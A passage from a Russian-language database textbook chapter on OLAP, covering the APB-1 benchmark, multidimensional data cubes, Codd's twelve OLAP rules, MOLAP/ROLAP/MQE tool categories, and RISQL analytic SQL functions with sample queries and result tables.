и программных средств, определена стандартная единица измерения для эталонного теста, называемая A.QM (Analytical Queries per Minute — количество выполненных аналитических запросов в минуту). Единица измерения AQM характеризует количество выполненных в минуту аналитических запросов с учетом затрат времени на загрузку и вычислительную обработку данных. Таким образом AQM объединяет в виде одной единицы измерения характеристики производительности, загрузки данных, проведения расчетов и обработки запросов.

Публикуемые результаты применения эталонного теста APB-1 должны включать определение схемы базы данных и весь код, который потребовался для выполнения эталонного теста. Это позволяет оценить применимость предлагаемого решения для выполнения поставленной задачи и с количественной, и с качественной точки зрения.

32.1.2. Приложения OLAP

Приложения OLAP нашли свое применение во многих функциональных областях. Примеры таких приложений перечислены в табл. 32.1 [231].

Таблица 32.1. Примеры приложений OLAP, применяемых в разных функциональных областях

Функциональная область	Примеры приложений OLAP
Финансы	Составление сметы, исчисление себестоимости по объему хозяйственной деятельности, анализ финансового состояния и финансовое моделирование
Сбыт	Анализ и прогнозирование сбыта
Маркетинг	Изучение конъюнктуры рынка, прогнозирование сбыта, анализ эффективности рекламы, анализ клиентуры и сегментация рынка/клиентуры
Производство	Планирование производства и анализ причин выпуска недоброкачественной продукции

Наиболее важным требованием ко всем приложениям OLAP является наличие у них способности предоставлять пользователям своевременную информацию, необходимую для принятия эффективных решений по выбору стратегических направлений развития организации. Информация считается своевременной, если она отражает сложные связи и вычисляется динамически. Анализ и моделирование сложных связей может принести практическую пользу, только если эти задачи неизменно выполняются за самое короткое время. Кроме того, поскольку характер связей между данными может быть заранее не известным, то модель, данных должна быть гибкой. Модель данных может считаться действительно гибкой, только если основанные на ней системы OLAP обладают способностью реагировать на изменяющиеся деловые требования и постоянно обеспечивать эффективное принятие решений. Хотя в последние годы приложения OLAP применяются в самых различных функциональных областях, все они должны обладать следующими основными свойствами, которые описаны в [231]:

- многомерное представление данных;
- поддержка сложных расчетов;
- правильный учет фактора времени.

Многомерное представление данных

Способность поддерживать многомерное представление корпоративных данных является основной предпосылкой создания "реалистичной" экономической модели. Например, по условиям учебного проекта *DreamHome* можно предположить, что пользователям требуется просматривать данные о сбыте объектов недвижимости, классифицированные по типу и местонахождению объектов недвижимости, отделению, персоналу отделений и по времени. Многомерное представление данных составляет основу аналитической обработки, обеспечивая удобный доступ к корпоративным данным. Кроме того, проект базы данных, лежащий в основе многомерного представления данных, должен обеспечивать равноправную трактовку всех приложений. Иначе говоря, проект базы данных должен соответствовать следующим требованиям:

- не оказывать влияния на выбор типов операций, допустимых при обработке данных по тому или иному измерению, или на частоту выполнения таких операций;
- предоставлять пользователям возможность анализировать данные по любому измерению, с любой степенью агрегирования, обеспечивая при этом одинаковые функциональные возможности и удобства;
- поддерживать все многомерные представления данных наиболее наглядным для пользователя способом.

Системы OLAP должны в максимально возможной степени исключать необходимость применения запросов со сложной синтаксической структурой и обеспечивать неизменно высокую скорость отклика при выполнении всех запросов, независимо от их сложности. Эталонный тест проверки производительности APB-1, который определен организацией OLAP Council, проверяет способность сервера поддерживать многомерное представление данных, поскольку он предусматривает выполнение запросов с различной сложностью и диапазоном охвата. Неизменно высокая скорость отклика на эти запросы является основным показателем способности сервера отвечать поставленным требованиям.

Поддержка сложных расчетов

Программное обеспечение OLAP должно предоставлять возможность использовать целый ряд мощных вычислительных методов, например таких, которые применяются при прогнозировании объемов сбыта. В этих методах используются такие алгоритмы анализа тенденций, как оценка скользящих средних значений и процентного роста. Кроме того, механизмы реализации вычислительных методов должны быть очевидными и непроцедурными. Только при таком условии пользователи системы OLAP могут работать наиболее эффективно и получать удовлетворение от своей работы. Эталонный тест производительности APB-1 организации OLAP Council включает представительную подборку методов вычислений, и простых (наподобие расчета бюджета), и сложных (таких как прогнозирование).

Правильный учет фактора времени

Правильный учет фактора времени является ключевой характеристикой почти любого аналитического приложения, поскольку достигнутые результаты главным образом оцениваются во времени, например, текущий месяц часто сравнивается с предыдущим или с таким же месяцем за прошлый год. Но иерархия временных показателей не всегда используется по такому же принципу, как другие иерархии. Например, пользователю может потребоваться просмотреть итоги сбыта за май или за первые пять месяцев 2003 года, а для выборки этих

данных требуются разные методы. Система OLAP должна позволять легко определять такие операции, как сравнение данных текущего и прошлого годов за период с начала года по указанную дату или за период, не привязанный к началу года. Эталонный тест производительности APB-1 организации OLAP включает примеры того, как фактор времени используется в приложениях OLAP. Например, в нем предусмотрено вычисление скользящих средних значений за три месяца или применение такого метода прогнозирования, в котором сравниваются данные за текущий и прошлый годы.

32.1.3. Преимущества OLAP

Успешная реализация приложения OLAP может позволить организации добиться следующих преимуществ.

- Повышение производительности производственного персонала, разработчиков прикладных программ, а следовательно, всей организации. Управляемый своевременный доступ к стратегической информации позволяет обеспечить более эффективное принятие решений.
- Уменьшение запаздывания при разработке приложений сотрудниками информационных подразделений за счет предоставления конечным пользователям достаточных возможностей для внесения собственных изменений в схему и создания собственных моделей,
- Сохранение контроля над целостностью корпоративных данных в масштабах всей организации, поскольку приложения **OLAP** опираются на хранилища данных и системы OLTP, постоянно получая от них актуальные исходные данные.
- Уменьшение нагрузки на системы OLTP или хранилища данных, связанной с выполнением запросов, а также сокращение сетевого трафика.
- Расширение возможностей получения доходов и повышения прибыльности благодаря быстрому реагированию на потребности рынка.

32.1.4. Представление многомерных данных

Вначале рассмотрим нескольких альтернативных вариантов представления многомерных данных. Например, попытаемся наилучшим образом представить ответ на запрос "Каким был общий доход от продаж объектов недвижимости в каждом городе за каждый квартал 2001 года?" Соответствующие данные можно разместить в реляционной таблице с тремя столбцами, представленной на рис. 32.1, а, но они более естественно укладываются в двумерную матрицу с размерностями City (Город) и Time (Время) (в данном случае квартал), как показано на рис. 32.1, *б*. Основаниями для выбора одного из этих представлений могут служить только сведения о типах запросов, применяемых пользователями. Если пользователи составляют только простые запросы ("Каким был доход, полученный в городе Глазго в первом квартале?" и т.п.), предназначенные для извлечения единственного значения, то никакой потребности в создании и использовании многомерной базы данных нет. Однако если пользователь попробует составить запрос "Каким был суммарный годовой доход для каждого города?" или "Каким был средний доход для каждого города?", то для получения ответа потребуется извлечь большое количество значений и выполнить их агрегирование. Если речь идет о большой базе данных, содержащей сведения об операциях продажи в тысячах городов, то для выполнения необходимых расчетов в реляционной СУБД потребуется очень много времени. Типичная реляционная СУБД спо-

собна просматривать всего несколько сотен строк в секунду, тогда как типичная многомерная СУБД способна выполнять операции агрегирования со скоростью до 10 000 строк в секунду и даже больше.

Рассмотрим теперь те же данные о доходах, но с учетом дополнительной размерности, а именно типа объекта недвижимости. В этом случае имеющиеся данные представляют общий доход, но в зависимости от типа объектов недвижимости (для упрощения здесь рассматриваются только типы Flat и House) по городам и по времени (по кварталам). В этом случае данные также могут быть размещены в таблице с четырьмя полями, как показано на рис, 32.1, в. Но более естественно было бы разместить их в трехмерном кубе, как показано на рис. 32.1, *г.* В нем данные представлены в виде *ячеек* некоторого *массива*, где каждое значение дохода связано с размерностями Property Type, City и Time. Отметим, что таблица в реляционной СУБД может представлять многомерные

Город	Квартал	Суммарный доход
Глазго	1	29726
Глазго	2	30443
Глазго	3	30582
Глазго	4	31390
Лондон	1	43555
Лондон	2	48244
Лондон	3	56222
Лондон	4	45632
Абердин	1	53210
Абердин	2	34567
Абердин	3	45677
Абердин	4	50056
.....	.....	.....
.....	.....	.....

а)


Город

Квартал \ Город	Глазго	Лондон	Абердин	.....
1	29726	43555	53210	.....
2	30443	48244	34567	.....
3	30582	56222	45677	.....
4	31390	45632	50056	.....

б)

Тип объекта	Город	Квартал	Суммарный доход
Квартира	Глазго	1	15056
Дом	Глазго	1	14670
Квартира	Глазго	2	14555
Дом	Глазго	2	15888
Квартира	Глазго	3	14578
Дом	Глазго	3	16004
Квартира	Глазго	4	15890
Дом	Глазго	4	15500
Квартира	Лондон	1	19678
Дом	Лондон	1	23877
Квартира	Лондон	2	19567
Дом	Лондон	2	28677
.....	.....	.....	.....
.....	.....	.....	.....

в)



г)

Рис. 32.1. Представление многомерных данных: а) в виде таблицы с тремя полями; б) двумерной матрицы; в) таблицы с четырьмя полями; г) трехмерного куба

данные только в двух измерениях.

В технологии OLAP для хранения данных и связей между ними используются многомерные структуры, которые удобнее всего представлять как *кубы данных*, состоящие, в свою очередь, из других кубов данных. Каждая сторона куба является *размерностью.*

Многомерные базы данных очень компактны и обеспечивают простые средства просмотра и манипулирования элементами данных, обладающих многими взаимосвязями. Подобный куб легко может быть расширен с целью включения новой размерности, например, определяющей количество сотрудников компании в каждом городе. Над данными в кубе могут выполняться операции алгебры матриц, что позволяет легко вычислить значение среднего дохода на одного сотрудника компании: посредством применения простой матричной операции ко всем ячейкам куба:

```
средний_доход_на_сотрудника - общий_доход/количество_сотрудников
```

Время обработки многомерного запроса зависит от количества ячеек, которые должны быть обработаны динамически. С ростом числа размерностей количество ячеек в кубе данных возрастает экспоненциально. Однако для большинства многомерных запросов требуются лишь агрегированные данные высокого уровня. Следовательно, для создания эффективной многомерной базы данных необходимо предварительно рассчитать (и накопить) все логические промежуточные и окончательные итоговые значения, причем по всем размерностям. Такое предварительное агрегирование может оказаться особенно ценным, если типичные размерности имеют *иерархическую* структуру. Например, размерность времени может иерархически подразделяться на годы, кварталы, месяцы, недели и дни, а размерность географического расположения — на отделения компании, районы, города и страны. Наличие предопределенной иерархии внутри размерностей позволяет выполнять предварительное логическое обобщение или нисходящий ("drill-down") логический анализ с переходом от значений годовых доходов к значениям квартальных, месячных доходов и т.д.

Серверы многомерных баз данных на основе OLAP могут выполнять перечисленные ниже основные аналитические операции.

- **Консолидация.** Включает такие агрегирующие операции, как простое суммирование значений (свертка) или расчет с использованием сложных выражений, включающих промежуточные данные. Например, показатели для отделений компании могут быть просто просуммированы с целью получения показателей для каждого города, а показатели для городов могут быть "свернуты" до показателей по отдельным странам.
- Нисходящий анализ. Операция, обратная консолидации, которая включает отображение подробных сведений для рассматриваемых консолидированных данных.
- Разбиение с поворотом. Эта операция (которая называется также *манипулированием размерностями)* позволяет получить представление данных с разных точек зрения. Например, один срез данных о доходах может отображать все сведения о доходах от продаж объектов недвижимости указанного типа по каждому городу. Другой срез может представлять все данные о доходах отделений компании в каждом из городов. Разбиение с поворотом часто выполняется вдоль оси времени с целью анализа тенденций и поиска закономерностей.

Серверы OLAP многомерных баз данных обладают способностью хранить многомерные данные в сжатом виде. Это достигается за счет динамического выбора способа физического хранения данных и технологий сжатия, которые позволяют макси-

мально эффективно использовать имеющееся пространство. Плотно упакованные данные (т.е. данные, в которых пустые ячейки занимают меньшую часть куба) могут храниться отдельно от разреженных данных (т.е. данных, в которых пустые ячейки занимают большую часть куба). Например, некоторые отделения компании могут заниматься продажей только определенных типов объектов недвижимости, поэтому та часть ячеек, которая связана с другими типами объектов недвижимости, окажется пустой, а сам куб данных — разреженным. Другой тип разрежения связан с наличием дубликатов данных. Например, в крупных городах с большим количеством отделений компании ячейки будут содержать множество повторяющихся названий этих городов. Способность многомерной базы данных СУБД опускать пустые или повторяющиеся ячейки позволяет существенно сократить размер куба и объем обрабатываемых данных.

Оптимизируя использование пространства, серверы OLAP до минимума сокращают требования, предъявляемые к устройствам физического хранения данных, что, в свою очередь, позволяет эффективно анализировать исключительно большой объем данных. Это также дает возможность загружать больше данных непосредственно в оперативную память компьютера, что приводит к существенному повышению производительности за счет сокращения количества выполняемых операций ввода-вывода.

В конечном итоге предварительное обобщение, использование иерархической структуры размерностей и управление заполнением пространства кубов данных позволяют значительно сократить размер базы данных и исключить потребность многократного вычисления одних и тех же значений. Подобная структура позволяет избежать необходимости соединения нескольких таблиц, а также обеспечивает быстрый и прямой доступ к массивам данных, что существенно ускоряет обработку многомерных запросов.

32.1.5. Инструменты OLAP

Одной из наиболее важных задач обработки данных является поиск способов обработки все более и более крупных баз данных, содержащих постоянно усложняющиеся данные, без снижения скорости отклика. Архитектура "клиент/сервер" предоставила организациям возможность применять специализированные серверы, оптимально приспособленные для решения конкретных проблем управления данными, но многие современные экономические приложения, например предназначенные для анализа рынка и финансового прогноза, требуют применения схем баз данных, в большей степени приспособленных для обработки запросов; данные в этих схемах должны быть представлены в виде массивов и иметь многомерный характер. Специфика этих приложений состоит в том, что они требуют выборки большого количества записей из очень крупных наборов данных и динамического суммирования этих данных. Основное назначение инструментов OLAP состоит в обеспечении поддержки таких приложений.

Правила для систем OLAP

В 1993 году Э.Ф. Кодд сформулировал двенадцать основных правил, которые должны служить основой для выбора наиболее подходящих инструментов OLAP. Публикация этих правил была результатом исследования, проведенного в интересах компании Arbor Software (создателей пакета Essbase), и привела к появлению формального определения требований, предъявляемых к инструментам OLAP. Правила Кодда перечислены в табл. 32.2 [78].

Таблица 32.2. Правила Кодда для выбора инструментов OLAP

№№ п/п	Правило
1.	Многомерное концептуальное представление данных
2.	Прозрачность
3.	Доступность
4.	Неизменно высокая производительность подготовки отчетов
5.	Архитектура "клиент/сервер"
6.	Универсальность измерений
7.	Динамическое управление разреженностью матриц
8.	Многопользовательская поддержка
9.	Неограниченные перекрестные операции между размерностями
10.	Поддержка удобных средств манипулирования данными
11.	Гибкость средств формирования отчетов
12.	Неограниченное число измерений и уровней агрегирования

Многомерное концептуальное представление данных

Инструменты OLAP должны предоставлять пользователям многомерную модель, отвечающую представлениям пользователей о деятельности организации. Модель должна быть понятной и простой в использовании. Интересно, что это правило поразному поддерживается компаниями-разработчиками инструментов OLAP, и некоторые из них утверждают, что многомерное концептуальное представление данных может быть обеспечено и без организации многомерного хранилища.

Прозрачность

Технология OLAP, используемые для нее база данных и архитектура, а также (возможно) неоднородные источники входных данных должны быть прозрачны для пользователей. Реализация этого требования способствует повышению производительности труда пользователя и позволяет использовать накопленный им опыт работы с клиентскими интерфейсами и инструментами.

Доступность

Инструмент OLAP должен обеспечивать доступ к требуемым для анализа данным, сохраняемым :в различных неоднородных корпоративных источниках данных, включая реляционные, нереляционные и прочие существующие системы.

Неизменно высокая производительность подготовки отчетов

Пользователи не должны ощущать заметного снижения производительности по мере возрастания количества измерений, уровней агрегирования данных и размера базы данных. При этом не должны изменяться способы вычисления самых важных значений. Используемые модели должны быть достаточно устойчивыми к изменениям, вносимым в корпоративную модель.

Архитектура "клиент/сервер"

Система OLAP должна быть способна эффективно функционировать в среде "клиент/сервер". Использование этой архитектуры должно обеспечивать оптимальную производительность, гибкость, адаптивность, масштабируемость и функциональную совместимость.

Универсальность измерений

Все измерения данных должны быть эквивалентны по структуре и функциональным возможностям. Иначе говоря, основная структура, формулы и средства создания отчетов не должны быть привязаны к конкретным размерностям.

Динамическое управление разреженностью матриц

Система OLAP должна быть способна адаптировать свою физическую схему к конкретной аналитической модели, что подразумевает динамическую оптимизацию разреженности матриц, выполняемую с целью достижения и поддержки требуемого уровня производительности системы. В типичных многомерных моделях имеются миллионы ячеек, многие из которых в какой-то конкретный момент времени могут не содержать сведений. Данные, представляющие такие отсутствующие значения (NULL), должны храниться наиболее эффективным образом и не оказывать неблагоприятного влияния на точность и скорость доступа к данным.

Многопользовательская поддержка

Система OLAP должна быть в состоянии поддерживать параллельную работу группы пользователей с одной или несколькими моделями корпоративных данных.

Неограниченные перекрестные операции между размерностями

Система OLAP должна уметь распознавать иерархии размерностей и автоматически выполнять перекрестные агрегирующие вычисления внутри одной размерности и между несколькими размерностями.

Поддержка удобных средств манипулирования данными

Разбиение и поворот (создание сводных таблиц), нисходящий анализ, консолидация (суммирование), а также любые другие манипуляции с данными должны выполняться с помощью простейших действий по принципу "указать и щелкнуть" или "перетащить и опустить", выполняемых по отношению к ячейкам куба,

Гибкость средств формирования отчетов

Необходимо также иметь инструменты упорядочения строк, столбцов и ячеек, которые позволяют упростить анализ данных за счет понятного визуального представления аналитических отчетов. Пользователи должны иметь возможность получить любое желаемое представление необходимых им данных.

Неограниченное число измерений и уровней агрегирования

В зависимости от конкретных деловых требований аналитическая модель может иметь самое разное количество размерностей, обладающих собственной иерархической структурой. Система OLAP не должна накладывать никаких искусственных ограничений на количество измерений или уровней агрегирования данных.

Со времени публикации Коддом приведенных выше правил для инструментов OLAP было предложено множество вариантов их переопределения или расширения. Например, в некоторых публикациях указанные двенадцать правил предлагалось дополнить требованием того, что коммерческие инструменты OLAP должны включать комплексные инструменты управления базами данных, обладать способностью выполнять нисходящий анализ до уровня самых подробных сведений (до исходной записи), осуществлять инкрементное обновление базы данных, а также иметь интерфейс SQL, что позволит им найти свое место в существующей корпоративной среде. Для ознакомления с обсуждением правил/средств OLAP, которое последовало за первоначальной публикацией Кодда в 1993 году, заинтересованный читатель может обратиться к [249] и [304].

32.1.6. Категории инструментов OLAP

Инструменты OLAP классифицируются по архитектуре используемой ими базы данных, содержащей данные для оперативной аналитической обработки. Существуют три основные категории инструментов OLAP [31].

- Многомерные инструменты OLAP (Multidimensional OLAP — MOLAP, или MD-OLAP).
- Реляционные инструменты OLAP (Relational OLAP — ROLAP), которые называются также мультиреляционными инструментами OLAP.
- Управляемая среда запросов (Managed Query Environment — MQE), называемая также HOLAP (Hybrid OLAP — гибридные инструменты OLAP).

Многомерные инструменты OLAP (MOLAP)

Для организации хранения, просмотра и анализа данных в инструментах MOLAP используются специализированные структуры данных и многомерные системы управления базами данных (ММСУБД). Для повышения производительности выполнения запросов данные обычно обобщаются и хранятся в соответствии с их предполагаемым назначением. Для организации структур данных в инструментах MOLAP применяется технология с использованием массивов и эффективных методов хранения данных, сводящих к минимуму требования к используемому дисковому пространству посредством применения методов управления разреженными данными. Инструменты MOLAP обеспечивают исключительную производительность, поскольку данные в них используются именно так, как они спроектированы. Основное внимание при этом уделяется данным, необходимым для конкретного приложения поддержки принятия решений. По традиции инструменты MOLAP требуют тесного взаимодействия с прикладным и представительским уровнями. Однако в настоящее время проявляется тенденция к отделению инструментов OLAP от структур данных и использованию вместо них опубликованных программных интерфейсов (API-интерфейсов). Типичная архитектура инструментов MOLAP показана на рис. 32.2.

При разработке инструментов MOLAP следует учитывать приведенные ниже особенности.

- Используемые структуры данных обладают ограниченными способностями поддержки нескольких предметных областей и осуществления доступа к подробным сведениям. В некоторых программных продуктах эта проблема




Рис. 32.2. Архитектура типичных инструментов MOLAP

разрешается путем использования механизмов, которые позволяют инструментам MOLAP осуществлять доступ к подробным сведениям, содержащимся в реляционных СУБД.

- Просмотр и анализ данных ограничен тем, что структура данных была спроектирована в соответствии с ранее определенными требованиями. Поэтому для обеспечения оптимальной поддержки новых требований может потребоваться реорганизация структуры данных.
- Использование инструментов MOLAP требует наличия особого опыта и знаний, а также использования специальных инструментов создания и сопровождения базы данных, что приводит к увеличению стоимости и сложности сопровождения подобных систем.

Реляционные инструменты OLAP (ROLAP)

Реляционные инструменты OLAP — это наиболее интенсивно развивающийся сегмент технологии OLAP. Инструменты ROLAP взаимодействуют с реляционными СУБД на уровне метаданных, что позволяет обойтись без создания статичной многомерной структуры данных. Благодаря этому упрощается формирование нескольких многомерных представлений одного двумерного отношения. В одних инструментах ROLAP для повышения производительности обработки данных применяются усовершенствованные машины SQL, обеспечивающие поддержку сложных функций многомерного анализа. В других рекомендуется или требуется наличие в значительной степени денормализованных проектов базы данных, например выполненной по схеме "звезда" (см. раздел 31.2). Типичная архитектура реляционных инструментов OLAP представлена на рис. 32.3.

При подготовке инструментов ROLAP должны быть учтены следующие особенности.

- Необходима разработка промежуточного программного обеспечения, предназначенного для упрощения создания многомерных приложений, т.е. программного обеспечения для преобразования двумерных отношений в многомерную структуру.
- Требуется разработка инструментов, предназначенных для создания постоянно хранимых многомерных структур со вспомогательными компонентами администрирования этих структур.




Рис. *32.3, Архитектура реляционных инструментов OLAP*

Управляемая среда запросов MQE

Концепция инструментов управляемой среды запросов (MQE) является относительно новой. Эти инструменты предоставляют ограниченные функции анализа, применяемые либо непосредственно в реляционных СУБД, либо с помощью промежуточного сервера MOLAP. Инструменты MQE передают данные из СУБД (непосредственно или с помощью сервера MOLAP) на настольный компьютер или локальный сервер в виде куба данных, который затем хранится, анализируется и сопровождается локально. Компании-разработчики считают, что эта технология позволяет упростить инсталляцию и администрирование, а также уменьшить затраты на сопровождение. Типичная архитектура инструментов MQE показана на рис. 32.4.

При разработке инструментов MQE необходимо учитывать следующие особенности.

- Эта архитектура приводит к значительному увеличению избыточности данных и может вызвать проблемы при работе в сетях со многими пользователями.
- Способность каждого пользователя создавать свои собственные кубы данных может привести к утрате непротиворечивости данных.
- В этой схеме может эффективно сопровождаться только ограниченное количество данных.

32.1.7. Расширения языка SQL для поддержки OLAP

В главах 5 и 6 уже рассматривались преимущества языка SQL, такие как простота обучения, непроцедурность, свободный формат операторов, независимость от типа СУБД, а также наличие международного стандарта. Однако у него есть и ряд недостатков, например неспособность формулировать многие запросы, которые часто интересуют аналитиков в деловой среде. В частности, он не позволяет вычислить процентное изменение значений при сравнении данных за текущий и прошлый год, рассчитать скользящее среднее, определить накопительные итоги, а также применить другие статистические функции. Для устранения этих ограничений организацией ANSI был предложен ряд функций OLAP, предназначенных для использования в качестве дополнений к языку SQL. Эти функции позволяют выполнять не только указанные выше, *ко* и многие другие расчеты, которые нецелесообразно или даже невозможно проводить с помощью SQL. Эти расширения были совместно предложены компаниями IBM и Oracle в начале 1999 года, а теперь они вошли в состав стан-




Рис. *32.4. Архитектура реляционных инструментов MQE*

дарта SQL. Для ознакомления с подробными сведениями о расширениях OLAP в языке SQL заинтересованный читатель может обратиться на Web-узел ANSI по адресу www.ansi.org.

Многие компании-разработчики инструментов для баз данных, включая IBM, Oracle, Informix и Red Brick Systems, уже частично реализовали эти спецификации в своих СУБД. А компания Red Brick Systems фактически была одной из первых, кому удалось впервые реализовать многие важные функции OLAP, причем еще до выпуска нового стандарта. По этой причине для демонстрации способов реализации функций OLAP в языке SQL в этой книге применяются примеры, основанные на использовании языка Red Brick Intelligent SQL (RISQL).

Язык Red Brick Intelligent SQL (RISQL) предназначен специально для деловых аналитиков. По сути, это — набор расширений, дополняющих язык SQL мощными операциями, предназначенными для анализа данных и поддержки принятия решений. Сюда можно отнести операции ранжирования, определения скользящего среднего, сравнения, вычисления доли рынка, сравнения результатов за текущий год с результатами за прошлый год. Язык RISQL был создан специально для упрощения разработки сложных деловых запросов, а также как средство недорогого, быстрого и простого получения ответов на них. В табл. 32.3 представлены некоторые основные функции языка RISQL, их описание и примеры типичных запросов, созданных на основе этих функций.

Таблица 32.3. Некоторые функции языка RISQL

Функция	Описание
DECODE	Заменяет или преобразует кодированные значения, которые обычно используются для внутренних целей, в более общепринятые величины. Например: *"Привести объемы ежемесячных продаж для каждого типа объектов недвижимости с указанием полного названия типа объекта недвижимости вместо его кода (т.е.* Flat *вместо* F*)"*
CUME	Вычисляет текущий или накопленный итог для некоторого столбца. Например: *"Привести ежемесячный объем сбыта для каждого отделения компании,* а также *суммарный итог по каждому месяцу с начала года"*
MOVINGAVG(n)	Вычисляет скользящее среднее по столбцу на основе значений его текущей и (*n*-1) предыдущих строк. Например: *"Для последних двух лет вычислить скользящие средние за* 6 *месяцев по объему сбыта в каждом отделении компании"*
MOVINGSUM(n)	Вычисляет скользящую сумму по столбцу на основе текущей и (*n*-1) предыдущих строк. Например: *"Для каждого месяца привести ежемесячный объем сбыта вместе с итоговыми значениями за предыдущие 12 месяцев"*
RANK ... WHEN	Присваивает последовательные числовые значения строкам результирующего набора по результатам сортировки значений заданного столбца. Использование конструкции WHEN позволяет ограничить этот набор *n*-м количеством строк с минимальными или максимальными данными, Например: "Выбрать 5 отделений компании с максимальными показателями сбыта за последний год, отсортировав *их по порядку номеров отделений"*
RATIOTOREPORT	Вычисляет процентную долю значения в данной строке столбца по отношению к итоговому значению всего столбца. Например: *"Привести значения объема сбыта для каждого отделения компании с указанием их процентной доли от общего объема сбыта"*

Окончание табл. 32.3

Функция	Описание
TERTILE	Выполняет ранжирование данных в результирующем наборе по трем уровням (High (Высокий), Medium (Средний) и Low (Низкий)) на основе значений в некотором столбце. Например: *"Разбить отделения компании на три группы с учетом доходов, полученных в прошлом году"*
CREATE MACRO	Позволяет задавать параметры для часто используемых запросов или подзапросов, которые могут применяться разными пользователями. Например: *"Вычислить объемы сбыта за текущий год и сравнить их с результатами за последние пять лет (по каждому году)"*

Кроме того, предусмотренная в языке RISQL конструкция BREAK BY позволяет вычислять вспомогательные итоговые значения каждой группы записей, устанавливаемой по значению в некотором поле. Это реализуется посредством включения конструкции BREAK BY SUMMING в конструкцию ORDER BY запроса. Ниже приведен ряд примеров использования расширений RISQL.

Пример 32.1. Использование функции CUME языка RISQL

Приведите значения ежеквартальных объемов сбыта для отделения компании с номером 'B003', указав общий итог с начала данного года и до текущего момента.

Предположим, что таблица BranchQuarterSales имеет три атрибута: branchNo (номер отделения компании), quarter (квартал) и quarterlySales (объем продаж за квартал), которые содержат сведения о ежеквартальных объемах сбыта объектов недвижимости. Для решения данной задачи можно использовать приведенный ниже запрос, включающий функцию CUME.

```
SELECT quarter, quarterlySales, CUME (quarterlySales) AS Year-To-Date
FROM BranchQuarterlySales
WHERE branchNo='B003';
```

Результат выполнения этого запроса представлен в табл. 32.4.

Таблица 32.4. Результаты выполнения запроса из примера 32.1

Квартал	Ежеквартальный объем сбыта	Суммарный объем сбыта с начала года
1	960 000	960 000
2	1 290 000	2 250 000
3	2 000 000	4 250 000
4	1 500 000	5 750 000

Пример 32.2. Использование функций MOVINGAVG/MOVINGSUM языка RISQL

Приведите значения ежемесячных объемов сбыта для отделения компании с номером 'в о03' за первые шесть месяцев года без учета сезонной составляющей.

Предположим, что таблица BranchMonthSales имеет три атрибута: branchNo, month (месяц) и monthlySales (объем продаж за месяц), которые содержат сведения

о ежемесячном объеме сбыта объектов недвижимости. Тогда для решения этой задачи нужно с помощью функции MOVINGAVG вычислить трехмесячное скользящее среднее значение, а с помощью функции MOVINGSUM — трехмесячное скользящее суммарное значение, что позволит исключить сезонную составляющую. Соответствующий запрос будет выглядеть следующим образом:

```
SELECT month, monthlySales,
       MOVINGAVG(monthlySales) AS 3-month Moving Avg,
       MOVINGSUM(monthlySales) AS 3-month Moving Sum
FROM BranchMonthSales
WHERE branchNo='B003';
```

Результат выполнения этого запроса показан в табл. 32.5.

Таблица 32.5. Результаты выполнения запроса из примера 32.2

Месяц	Ежемесячный объем сбыта	3-месячное скользящее среднее значение	3-месячное скользящее суммарное значение
1	210 000	–	–
2	350 000	–	–
3	400 000	320 000	960 000
4	420 000	390 000	1170 000
5	440 000	420 000	1 260 000
6	430 000	430 000	1290 000

32.2. Технология разработки данных

